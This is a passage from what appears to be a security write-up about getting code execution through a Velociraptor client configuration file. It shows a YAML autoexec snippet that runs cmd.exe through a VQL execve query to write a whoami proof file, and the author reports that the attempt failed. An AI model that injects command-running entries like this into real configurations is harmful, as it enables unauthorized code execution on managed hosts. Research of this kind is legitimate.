

Graphical Overview
Other methods?
I spent some time trying to get RCE with the configuration alone…
We will append this in the client config:
autoexec:
  argv:
    - queries:
      - SELECT * FROM execve(argv=["cmd.exe", "/c", "whoami > C:\\Users\\Public\\proof.txt"])
NOTE: for yaml don’t use tabs. Each level is an additional 2 spaces Configuration reference: https://docs.velociraptor.app/docs/deployment/references
 And ensure
 RekeyClient is set to true to force a restart.
This did not work. The docs say not to use queries.
Trying the same with query also failed to create the txt file. It seems that the config itself is not the RCE path. We use it as leverage. autoexec is run as an argument as Velociraptor is started like velociraptor query "SELECT * FROM execve(...)" but this didn’t seem to work.